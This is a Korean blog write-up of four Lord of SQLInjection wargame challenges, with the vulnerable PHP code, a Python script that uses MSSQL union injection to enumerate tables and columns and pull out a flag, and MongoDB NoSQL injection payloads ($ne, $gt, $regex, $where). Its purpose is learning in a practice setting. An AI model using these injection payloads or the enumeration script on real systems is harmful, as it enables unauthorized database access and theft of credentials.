
LOS 45~48번
시험 기간에 꽂혀서 시작했는데 all solve 했당
45번 kraken
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<?php
  include "./config.php";
  login_chk();
  $db = mssql_connect("kraken");
  if(preg_match('/master|information|;/i', $_GET['id'])) exit("No Hack ~_~");
  if(preg_match('/master|information|;/i', $_GET['pw'])) exit("No Hack ~_~");
  $query = "select id from member where id='{$_GET['id']}' and pw='{$_GET['pw']}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = sqlsrv_fetch_array(sqlsrv_query($db,$query));
  if($result['id']) echo "<h2>{$result['id']}</h2>";

  if($krakenFlag === $_GET['pw']) solve("kraken");// Flag is in `flag_{$hash}` table, not in `member` table. Let's look over whole of the database.
  highlight_file(__FILE__);
?>
이번에도 외부 테이블에 flag_ 이름을 가진 테이블이 있고, 거기서 flag를 읽어와야하는 것 같다.
mssql에서는 어떻게 가져올 수 있을까 보면 우선 information_schema 메타 데이터가 있다.
하지만 information으로 필터링이 되어있으므로 다른 방법을 찾아봤고
sys.tables, sys.columns이라는 MSSQL 전용 시스템 뷰가 있다는 것을 알게 되었다.
sys.tables와 sys.columns의 구조
MSSQL은 각 테이블에 고유한 object_id를 부여하며, 이를 통해 테이블과 컬럼을 연결한다
sys.tables
name: 테이블 이름 (예: ‘member’, ‘flag_xxxxx’)object_id: 테이블의 고유 ID (예: 245575913)type: 테이블 타입 (‘U’ = User Table)
sys.columns
object_id: 소속 테이블의 ID (외래키 역할)name: 컬럼 이름 (예: ‘id’, ‘pw’, ‘flag’)column_id: 컬럼 순서 (1, 2, 3…)
우선 테이블 이름을 가져오기 위해서 select top 1 name from sys.tables where type=’U’ 를 사용한다.
그 다음 추출한 table의 이름을 가지고
1
2
3
select c.name from sys.columns c
join sys.tables t on c.object_id = t.object_id
where t.name = '테이블명'
이렇게 각 column들을 가져올 수 있고 마지막은 select flag from flag_xxxxx 을 통해 가져올 수 있다.
union select와 위의 쿼리를 조합하면 되고 나온 테이블 중 flag_xxx 구조는 2개가 있었다.
하나는 wrongflag라는 column을 가지고 있었고 진짜 flag를 제출하면 문제가 해결된다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
import string
import requests

url = "https://los.rubiya.kr/chall/kraken_647f3513b94339a4c59cf6f9074d0f92.php"  # 실제 URL
params = {"id": "admin", "pw": ""}
cookies = {"PHPSESSID": "huhqjupai7uso31qjk7657p6ug"}
domain = string.digits + string.ascii_lowercase + string.ascii_uppercase + '_'

def union_query(union_part):
    """UNION SELECT 쿼리 실행 및 결과 추출"""
    params = {
        "id": "admin",
        "pw": f"' union {union_part} --"
    }
    print(f"[QUERY] pw='' union {union_part} --")
    response = requests.get(url, params=params, cookies=cookies)

    # <h2>결과</h2> 에서 결과 추출
    if "<h2>" in response.text and "</h2>" in response.text:
        result = response.text.split("<h2>")[1].split("</h2>")[0]
        print(f"[RESULT] {result}\n")
        return result
    else:
        print(f"[RESULT] No output\n")
        return None

print("="*50)
print("Step 0: Testing Column Query Methods")
print("="*50)

# 컬럼 조회 방법 테스트
print("\n[TEST 1] Direct sys.columns with table name")
union_query("select top 1 c.name from sys.columns c, sys.tables t where c.object_id=t.object_id and t.name='member'")

print("[TEST 2] JOIN method")
union_query("select top 1 c.name from sys.columns c join sys.tables t on c.object_id=t.object_id where t.name='member'")

print("[TEST 3] Subquery method")
union_query("select top 1 name from sys.columns where object_id=(select object_id from sys.tables where name='member')")

print("[TEST 4] Without order by")
union_query("select top 1 name from sys.columns where object_id=(select object_id from sys.tables where name='member')")

print("="*50)
print("Step 1: Extracting All Table Names")
print("="*50)

# 테이블 추출
result = union_query("select top 1 name from sys.tables where type='U'")
if result:
    tables = [result]
    print(f"[+] First table: {result}")

    for i in range(1, 10):
        not_in_list = "','".join(tables)
        result = union_query(f"select top 1 name from sys.tables where type='U' and name not in ('{not_in_list}')")
        if result and result not in tables:
            tables.append(result)
            print(f"[+] Table {i}: {result}")
        else:
            break

print(f"\n[+] Total tables: {len(tables)}")
print("Tables:", tables)

print("\n" + "="*50)
print("Step 2: Extracting Column Names")
print("="*50)

table_columns = {}
for table_name in tables:
    print(f"\n[*] Table: {table_name}")
    columns = []

    # 방법 1: JOIN 사용
    result = union_query(f"select top 1 c.name from sys.columns c join sys.tables t on c.object_id=t.object_id where t.name='{table_name}'")

    # 방법 1 실패시 방법 2: 서브쿼리
    if not result:
        result = union_query(f"select top 1 name from sys.columns where object_id=(select object_id from sys.tables where name='{table_name}')")

    # 방법 2도 실패시 방법 3: 직접 조인
    if not result:
        result = union_query(f"select top 1 c.name from sys.columns c, sys.tables t where c.object_id=t.object_id and t.name='{table_name}'")

    if result:
        columns.append(result)
        print(f"  [0] {result}")

        # 나머지 컬럼 추출 (가장 성공한 방법 사용)
        for i in range(1, 20):
            not_in_list = "','".join(columns)

            # JOIN 방법 시도
            result = union_query(f"select top 1 c.name from sys.columns c join sys.tables t on c.object_id=t.object_id where t.name='{table_name}' and c.name not in ('{not_in_list}')")

            if not result:
                # 서브쿼리 방법 시도
                result = union_query(f"select top 1 name from sys.columns where object_id=(select object_id from sys.tables where name='{table_name}') and name not in ('{not_in_list}')")

            if result and result not in columns:
                columns.append(result)
                print(f"  [{i}] {result}")
            else:
                break
    else:
        print("  [!] Failed to extract columns with all methods")

    table_columns[table_name] = columns

# 스키마 출력
print("\n" + "="*50)
print("Database Schema")
print("="*50)
for table_name, columns in table_columns.items():
    print(f"\n{table_name}:")
    if columns:
        for col in columns:
            print(f"  - {col}")
    else:
        print("  - (no columns extracted)")

print("\n" + "="*50)
print("Step 3: Extracting Flag Data")
print("="*50)

# flag 테이블들 처리
for table_name in tables:
    if 'flag' in table_name.lower():
        print(f"\n[+] Processing flag table: {table_name}")

        columns = table_columns.get(table_name, [])

        # 컬럼명이 있으면 정상 추출
        if columns:
            flag_col = columns[0]
            print(f"[+] Using column: {flag_col}")

            result = union_query(f"select top 1 {flag_col} from {table_name}")

            if result:
                print(f"\n{'='*50}")
                print(f"[FLAG from {table_name}]: {result}")
                print(f"{'='*50}")

                # pw로 제출
                print(f"\n[*] Submitting as pw parameter...")
                params = {"id": "guest", "pw": result}
                response = requests.get(url, params=params, cookies=cookies)
                print(f"Response preview: {response.text[:200]}")

print("\n[COMPLETE]")
46번 cerberus
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<?php
  include "./config.php";
  login_chk();
  $db = mongodb_connect();
  $query = array(
    "id" => $_GET['id'],
    "pw" => $_GET['pw']
  );
  echo "<hr>query : <strong>".json_encode($query)."</strong><hr><br>";
  $result = mongodb_fetch_array($db->prob_cerberus->find($query));
  if($result['id']) echo "<h2>Hello {$result['id']}</h2>";
  if($result['id'] === "admin") solve("cerberus");
  highlight_file(__FILE__);
?>
처음보는 유형의 문제가 나왔고, mongodb_connect를 사용한다.
MongoDB는 관계형 DB와 달리 데이터 간의 관계를 엄격하게 정의하지 않는 NoSQL DB이다.
하지만 SQL 문법이 아닌 시스템의 쿼리 문법 등에 대한 Injection 공격은 가능하기 때문에 공격을 할 수 있다.
- $where- JavaScript 표현식을 만족하는 문서를 찾기
- $ne- 지정된 값과 같지 않은 모든 값과 일치
- $in- 배열에 지정된 모든 값과 일치
- $regex- 지정된 정규 표현식과 일치하는 값을 가진 문서를 선택
- $lt, $gt- 비교 연산자
이러한 MongoDB 쿼리 연산자들은 NoSQL Injection 취약점 발생 시 악용될 수 있다.
noSQL injection에 대한 내용은 따로 블로그에 정리를 해야겠다.
다시 문제로 돌아가면 사용자 입력값을 find() 메서드에 전달하고 있다.
PHP는 id[$ne]=value 형태의 GET 파라미터를 배열로 파싱하기 때문에, $query 배열 안에 연산자를 포함한 중첩 배열을 삽입할 수 있다.
$ne를 통해서
1
2
3
?id=admin&pw[$ne]=null

query : {"id":"admin","pw":{"$ne":"null"}}
이 쿼리는 “id가 admin이면서 pw가 ‘null’ 문자열이 아닌” 모든 문서를 찾는다.
실제 admin의 pw는 ‘null’ 문자열이 아니므로 조건을 만족하여 admin으로 로그인된다.
이외에도
1
2
3
?id=admin&pw[$ne]=null

query : {"id":"admin","pw":{"$gt":"' '"}}
pw가 공백보다 큰 조건으로도 해결할 수 있었다.
47번 siren
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<?php
  include "./config.php";
  login_chk();
  $db = mongodb_connect();
  $query = array(
    "id" => $_GET['id'],
    "pw" => $_GET['pw']
  );
  echo "<hr>query : <strong>".json_encode($query)."</strong><hr><br>";
  $result = mongodb_fetch_array($db->prob_siren->find($query));
  if($result['id']) echo "<h2>Hello User</h2>";

  $query = array("id" => "admin");
  $result = mongodb_fetch_array($db->prob_siren->find($query));
  if($result['pw'] === $_GET['pw']) solve("siren");
  highlight_file(__FILE__);
?>
이전에 풀었던 것과 비슷한 유형으로 실제 pw를 구하면 된다.
이 문제에서 사용할 수 있는 쿼리 연산자는 정규 표현식으로 값을 선택할 수 있는 $regex가 있다.
정규표현식에서 ^는 문자열의 시작을 의미하고, ^a처럼 쓰면 a로 시작하는 문자열이라는 뜻이다.
1
2
?id=admin&pw[$regex]=^1
-> query : {"id":"admin","pw":{"$regex":"^1"}}
이제 이전에 했던 blind sqli로 한글자씩 Hello user를 띄우는 문자열을 찾으면 해결이 된다.
48번 incubus
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<?php
  include "./config.php";
  login_chk();
  $db = mongodb_connect();
  if(preg_match('/prob|_|\(/i', $_GET['id'])) exit("No Hack ~_~");
  if(preg_match('/prob|_|\(/i', $_GET['pw'])) exit("No Hack ~_~");
  $query = array("\$where" => "function(){return obj.id=='{$_GET['id']}'&&obj.pw=='{$_GET['pw']}';}");
  echo "<hr>query : <strong>".json_encode($query)."</strong><hr><br>";
  $result = mongodb_fetch_array($db->prob_incubus->find($query));
  if($result['id']) echo "<h2>Hello {$result['id']}</h2>";

  $query = array("id" => "admin");
  $result = mongodb_fetch_array($db->prob_incubus->find($query));
  if($result['pw'] === $_GET['pw']) solve("incubus");
  highlight_file(__FILE__);
?>
47번과 비슷하지만 구문이 쿼리에 함수 형태로 들어가는 것을 볼 수 있다.
이 문제에서 위에서 사용했던 쿼리를 그대로 집어넣어보면

obj.pw==’Array’라고 뜨는 것을 볼 수 있다.
우선 or 절을 이용해서 항상 참을 반환하는 쿼리를 짜보면 Hello admin을 볼 수 있다.

이제 계속 해오던 blind SQLi를 통해서 비밀번호를 긁어와야 하는데 한글자씩 가져오는 방법을 모르겠다.
그래서 찾아보니 obj.pw[i]로 배열로 접근해서 비교를 하면 한글자씩 확인이 가능했다.

이제 구문을 잘 끊어서 쿼리를 만들어 주면 pw를 전부 구할 수 있다.
all solve 후기

약 2주 동안 달려서 SQLi 48문제를 해결했다.
처음 이 사이트를 알았던게 1년 전쯤이었고, 10번 정도까지 풀고 접었는데 다시 도전하니 그리 어렵지 않았다.
SQLi는 bypass 방법도 많고, DB에 따라서 종류도 많고, blackbox에서 sqli를 본 적이 아직 없어서
이렇게 다양한 기법들을 풀어보는게 real-world에서도 언젠가 도움이 되지 않을까 기대를 해본다.
결국 SQLi에서 중요한 것은 쿼리 구조를 이해하고, 코드를 삽입해 의도하지 않은 조건으로 원하는 결과를 가져오는 발상의 전환인 것 같다.
앞으로 버그바운티를 하면서 더 유연한 사고를 가지고 시도를 해봐야겠다는 생각이 든다.